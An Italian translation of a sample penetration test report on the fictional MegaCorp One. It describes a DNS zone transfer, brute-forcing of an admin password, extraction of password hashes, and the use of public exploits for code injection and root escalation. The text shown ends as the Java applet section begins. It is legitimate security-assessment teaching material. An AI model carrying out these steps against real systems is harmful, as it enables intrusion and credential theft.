

Professional Information Security Training and Services

OFFENSIVE® security

www.offensive-security.com

Servizio Informatica – Team Xirus & la Casa Informatica

Rapporto di Penetration Test

MegaCorp One

Febbraio 22th, 2019

https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

Traduzione by Miki

Offensive Security Services, LLC
19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America
Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@offsec.com
Web: http://www.offensive-security.com

Servizio Informatica Team Xirus
84015 Nocera Superiore (SA)
Via Croce Malloni
ITALY
Email:xirus@europe.com
Web: https://xirus.altervista.org

Sommario

Sintesi *1*

Riepilogo dei risultati *1*

Fasi dell'Attacco *4*

Scoperta del Sistema Remoto *4*

Interfaccia del server Web Compromesso *6*

Interactive Shell to Admin Server *9*

Escalation dei privilegi amministrativi *11*

Java Client Attacks *12*

Escalation di Local Administrator *15*

Bypass di ispezione Deep Packet *16*

Compromissione dell'ambiente Citrix *19*

Escalation del Dominio Administrator *23*

Conclusione *26*

Raccomandazioni *27*

Valutazione del rischio *28*

Appendice A: dettaglio e attenuazione della vulnerabilità *28*

Scala di valutazione del rischio *28*

Credenziali predefinite o deboli *28*

Riutilizzo della password *29*

Password amministratore locale condivisa *29*

Gestione delle patch *30*

Trasferimento di zona DNS *30*

File Apache predefiniti *30*

Appendice B: Informazioni sulla sicurezza offensiva *31*

Sintesi

MegaCorp One ha stipulato un contratto di sicurezza offensiva per condurre un test di penetrazione al fine di determinare la sua esposizione a un attacco mirato. Tutte le attività sono state condotte in un modo che simulava un attore malintenzionato impegnato in un attacco mirato contro MegaCorp One con gli obiettivi di:

- ✓ Individuare se un attaccante remoto può penetrare nelle difese di MegaCorp One
- ✓ Determinazione dell'impatto di una violazione della sicurezza su:
- ✓ Riservatezza dei dati privati dell'azienda
- ✓ Infrastruttura interna e disponibilità dei sistemi informativi di MegaCorp One

Sono stati compiuti sforzi per identificare e sfruttare le debolezze della sicurezza che potrebbero consentire a un utente malintenzionato remoto di ottenere l'accesso non autorizzato ai dati dell'organizzazione. Gli attacchi sono stati condotti con il livello di accesso che un utente di Internet generale avrebbe avuto. La valutazione è stata condotta in conformità con le raccomandazioni delineate nel NIST SP 800-1151[1] con tutti i test e le azioni condotte in condizioni controllate.

Riepilogo dei risultati

La ricognizione iniziale della rete MegaCorp One ha portato alla scoperta di un server DNS configurato in modo errato che consentiva il trasferimento di una zona DNS. I risultati ci hanno fornito un elenco di host specifici da utilizzare come target per questa valutazione. Un esame di questi host ha rivelato un'interfaccia webserver amministrativa protetta da password. Dopo aver creato una lista di parole personalizzata usando i termini identificati sul sito Web di MegaCorp One, siamo stati in grado di accedere a questa interfaccia scoprendo la password tramite brute-force. Un esame dell'interfaccia amministrativa ha rivelato che era vulnerabile a una vulnerabilità legata all'iniezione di codice in modalità remota, utilizzata per ottenere l'accesso interattivo al sistema operativo sottostante. Questa compromissione iniziale è stata inoltrata ad accesso amministrativo a causa della mancanza di aggiornamenti di sistema appropriati sul server web. Dopo un esame più approfondito, abbiamo scoperto che il server Web compromesso utilizza un'applet Java per gli utenti amministrativi. Abbiamo aggiunto un payload malevolo a questa applet, che ci ha dato l'accesso interattivo alle workstation utilizzate dagli amministratori di MegaCorp One. Utilizzando il server web compromesso come punto di riferimento e le password recuperate,

[1] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

siamo stati in grado di individuare risorse interne precedentemente inaccessibili. Ciò ha comportato l'accesso dell'amministratore locale a numerosi host interni di Windows, la completa compromissione di un server Citrix e il completo controllo amministrativo dell'infrastruttura di Active Directory di Windows. I controlli del traffico di rete esistenti sono stati aggirati attraverso l'incapsulamento del traffico dannoso nei protocolli consentiti.

Fasi dell'Attacco

Scoperta del sistema remoto

Ai fini di questa valutazione, MegaCorp One ha fornito informazioni minime al di fuori del nome di dominio dell'organizzazione: megacorpone.com. L'intento era di simulare da vicino un avversario senza alcuna informazione interna. Per evitare i sistemi di targeting che non erano di proprietà di MegaCorp One, tutte le risorse identificate sono state sottoposte alla verifica della proprietà prima di ogni attacco. Nel tentativo di identificare la potenziale superficie di attacco, abbiamo esaminato i name server del nome di dominio megacorpone.com (Figura 1).



Figura 1 - La raccolta di informazioni per megacorpone.com rivela tre server di nomi attivi.

Con i nomi dei server identificati, abbiamo tentato di effettuare un trasferimento di zona. Abbiamo scoperto che ns2.megacorpone.com era vulnerabile a una errata configurazione del trasferimento di zona DNS completo. Questo ci ha fornito un elenco di nomi di host e indirizzi IP associati, che potrebbero essere utilizzati per indirizzare ulteriormente l'organizzazione. (Figura 2) I trasferimenti di zona possono fornire agli attaccanti

informazioni dettagliate sulle capacità dell'organizzazione. Può anche perdere informazioni sugli intervalli di rete di proprietà dell'organizzazione. Si prega di consultare l'Appendice A per ulteriori informazioni.

```
[-]
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns3.megacorpone.com 50.7.67.170
[*]     NS ns1.megacorpone.com 50.7.67.186
[*]     NS ns2.megacorpone.com 50.7.67.154
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]      MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]      A admin.megacorpone.com 50.7.67.187
[*]      A fs1.megacorpone.com 50.7.67.166
[*]      A www2.megacorpone.com 50.7.67.164
[*]      A test.megacorpone.com 50.7.67.182
[*]      A ns1.megacorpone.com 50.7.67.186
[*]      A ns2.megacorpone.com 50.7.67.154
[*]      A ns3.megacorpone.com 50.7.67.170
[*]      A www.megacorpone.com 50.7.67.162
[*]      A siem.megacorpone.com 50.7.67.180
[*]      A mail2.megacorpone.com 50.7.67.163
[*]      A router.megacorpone.com 50.7.67.190
[*]      A mail.megacorpone.com 50.7.67.155
[*]      A vpn.megacorpone.com 50.7.67.189
[*]      A snmp.megacorpone.com 50.7.67.181
[*]      A syslog.megacorpone.com 50.7.67.178
[*]      A beta.megacorpone.com 50.7.67.165
[*]      A intranet.megacorpone.com 50.7.67.188
[*]
[*] Trying NS server 50.7.67.186
```

Figura 2 - Un name server configurato in modo errato consente un trasferimento di zona DNS completo e illimitato.

L'elenco degli host identificati è stato inviato a MegaCorp One per la verifica, che ha verificato che l'intera gamma di reti 50.7.67.x dovrebbe essere inclusa nell'ambito della valutazione. Questi sistemi sono stati quindi sottoposti a scansione per enumerare tutti i

servizi in esecuzione. Tutti i servizi identificati sono stati esaminati in dettaglio per determinare la loro potenziale esposizione ad un attacco mirato.

Attraverso una combinazione di tecniche di enumerazione DNS e scansione di rete, siamo stati in grado di creare un composito che riteniamo rispecchi la rete di MegaCorp One. La rete di destinazione è illustrata di seguito nella Figura 3. Ulteriori dettagli relativi ai controlli come l'ispezione approfondita dei pacchetti sono stati scoperti successivamente nella valutazione, ma sono inclusi qui per completezza. Figura 3



Figura 3 - Target Network

Compromissione dell'interfaccia del server Web di amministrazione

È stato rilevato che il server web admin.megacorpone.com sta eseguendo un server Web Apache sulla porta 81. L'accesso all'URL principale di questo sito ha comportato la visualizzazione di una pagina vuota. Successivamente abbiamo condotto una rapida scansione di enumerazione del sistema alla ricerca di directory e file comuni (Figura 4).



Figura 4 - L'enumerazione dell'host admin.megacorpone.com rivela parzialmente la struttura della cartella del server web.

I risultati della scansione hanno rivelato che insieme ai comuni file di default di Apache (vedere l'Appendice A per ulteriori informazioni), abbiamo identificato una directory "/admin" accessibile solo dopo l'autenticazione. (Figura 5).



Figura 5 - L'accesso alla cartella "admin" è protetto da password.

Per preparare un tentativo mirato di forza bruta contro questo sistema, abbiamo compilato un file dizionario personalizzato basato sul contenuto del sito web www.megacorpone.com. Il dizionario iniziale consisteva di 331 parole personalizzate, che sono state poi sottoposte a diversi cicli di permutazioni e sostituzioni per produrre un file dizionario finale di 16.201 parole. Questo file dizionario è stato utilizzato insieme al nome utente "admin" contro la sezione protetta del sito.



Figura 6 - Utilizzando un dizionario di parole personalizzato è possibile scoprire la password amministrativa per la cartella "admin".

Questo attacco a forza bruta ha scoperto una password "nanotecnologia1" per l'utente amministratore. Siamo stati in grado di sfruttare queste credenziali per ottenere l'accesso non autorizzato alla parte protetta del sito Web (Figura 6). Si prega di consultare l'Appendice A per ulteriori informazioni sulla vulnerabilità sfruttata. La parte amministrativa del sito web conteneva l'interfaccia web di SQLite Manager (Figura 7), accessibile senza ulteriori credenziali. Utilizzando questa interfaccia, abbiamo trovato quello che sembrava essere il database che supportava un'istanza di phpSQLiteCMS2[2].

Figura 7: viene rilevata un'istanza di SQLite Manager sul server Web compromesso.

L'interfaccia ci ha fornito l'accesso diretto ai dati e la possibilità di estrarre un elenco di utenti sul sistema con i valori hash delle password associati (Figura 8).

[2] http://phpsqlitecms.net/

Action	id	name	type	pw	last_login	wysiwyg
X	1	admin	1	a7d114b3072535f10a201aa8b1d6f073f848c6725e3c0667d5	1366376562	0
X	2	joe	0	0af12a0c93eba9edf940ad455df837b5afaaa510501424ccae	1366375461	0
X	3	mike	0	8e0ab72cecbe72c9e3f56adb3a909ffa655fc480e5480a2d3a	1366375306	0
X	4	alan	0	06dda79ec74207e73454bfa477c302ef88214f2905331e04ee	1366632889	0

» Create a View with name from this query.

Figura 8 - La mancanza di ulteriori controlli di accesso consente a un utente malintenzionato di recuperare nomi utente e hash delle password dal database "userdata".

Dopo aver esaminato i valori, abbiamo scoperto che gli hash non erano conformi a nessun formato standard. Usando una copia del software "phpselitecms", abbiamo esaminato il codice sorgente per determinare esattamente come viene prodotto questo valore. Attraverso questo processo siamo stati in grado di identificare la funzione responsabile dell'hashing delle password dell'account.

```
function generate_pw_hash($pw)
{
 $salt = random_string(10,'0123456789abcdef');
 $salted_hash = sha1($pw.$salt);
 $hash_with_salt = $salted_hash.$salt;
 return $hash_with_salt;
}
```

Figura 9 - L'analisi del codice sorgente conduce alla scoperta dell'algoritmo di generazione di hash della password.

Con la conoscenza appena acquisita del formato hashing della password e l'uso di un valore di sale di 10 caratteri generati casualmente, siamo stati in grado di convertire facilmente gli hash recuperati nel loro equivalente SHA1 salato e condurre un attacco a forza bruta. Questo sforzo ha comportato il recupero di due password in chiaro. Sebbene questi valori non fossero immediatamente utili, sono stati conservati nella speranza che possano essere stati riutilizzati su altri sistemi all'interno dell'organizzazione.

Interactive Shell to Admin Server

È stato scoperto che il software SQLite Manager precedentemente scoperto era vulnerabile a una ben nota vulnerabilità[3] di injection code3. Lo sfruttamento efficace di questa

[3] http://www.exploit-db.com/exploits/24320/

vulnerabilità comporta l'accesso della shell al sistema sottostante nel contesto dell'utente del webserver. Utilizzando un exploit pubblico modificato, siamo stati in grado di ottenere un accesso interattivo limitato al server web admin.megacorpone.com. Si prega di consultare l'Appendice A per ulteriori informazioni.



Figura 10 - Un exploit SQLite disponibile pubblicamente viene utilizzato per ottenere l'accesso non autorizzato sull'host admin.megacorpone.com.



Figura 11 - Il controllo del server vulnerabile è limitato al contesto dell'utente www-data.

La versione pubblica dell'exploit ha come obiettivo una versione leggermente diversa di SQLite Manager rispetto a quella distribuita da MegaCorp One. Sebbene la versione distribuita del software sia vulnerabile agli stessi problemi sottostanti, l'exploit non viene eseguito correttamente senza modifiche. Siamo stati in grado di estendere l'exploit originale per supportare l'autenticazione HTTP e personalizzarlo per la versione aggiornata. Una copia

di questo exploit aggiornato verrà fornita separatamente da questo rapporto. L'estensione del compromesso a questo punto può essere meglio visualizzata nella Figura 12.



Figura 12 - Web Server Compromesso

Escalation dei privilegi amministrativi

Con l'accesso interattivo al sistema operativo sottostante del server web amministrativo ottenuto, abbiamo continuato con l'esame del sistema alla ricerca di modi per aumentare i privilegi a livello amministrativo. Abbiamo scoperto che il sistema era vulnerabile a un exploit[4] di escalation di privilegi locali, che eravamo in grado di utilizzare con successo. Si prega di consultare l'Appendice A per ulteriori informazioni.

[4] 4 http://www.exploit-db.com/exploits/18411/

Figura 13 - Un exploit di escalation di privilegi locali viene utilizzato per sfruttare un host non patch e ottenere l'accesso a livello di root.

L'utilizzo di questo exploit è stato parzialmente reso possibile grazie all'inclusione di strumenti di sviluppo sul sistema vulnerabile. Se questi strumenti non fossero presenti nel sistema, sarebbe stato comunque possibile sfruttare con successo, anche se la difficoltà nel farlo sarebbe stata aumentata. Nella sua attuale configurazione, il server web rappresenta una piattaforma di attacco interna per una parte malintenzionata. Con la possibilità di ottenere un accesso amministrativo completo, una parte malintenzionata potrebbe utilizzare questo sistema vulnerabile per una moltitudine di scopi, che vanno dagli attacchi contro MegaCorp One stesso, agli attacchi contro i suoi clienti. È molto probabile che gli aggressori sfruttino questo sistema per entrambi gli scopi.

Java Client Attacks

Utilizzando l'accesso amministrativo al sistema, abbiamo condotto un'analisi del sistema sfruttato. Ciò ha portato alla scoperta di una sezione privata del sito Web che serve un'applet Java solo a workstation specifiche. Questa gamma di reti in questione è stata in seguito scoperta come la rete di gestione di MegaCorp One.



Figura 14 - Le regole Htaccess rivelano una subnet aggiuntiva sulla rete compromessa.
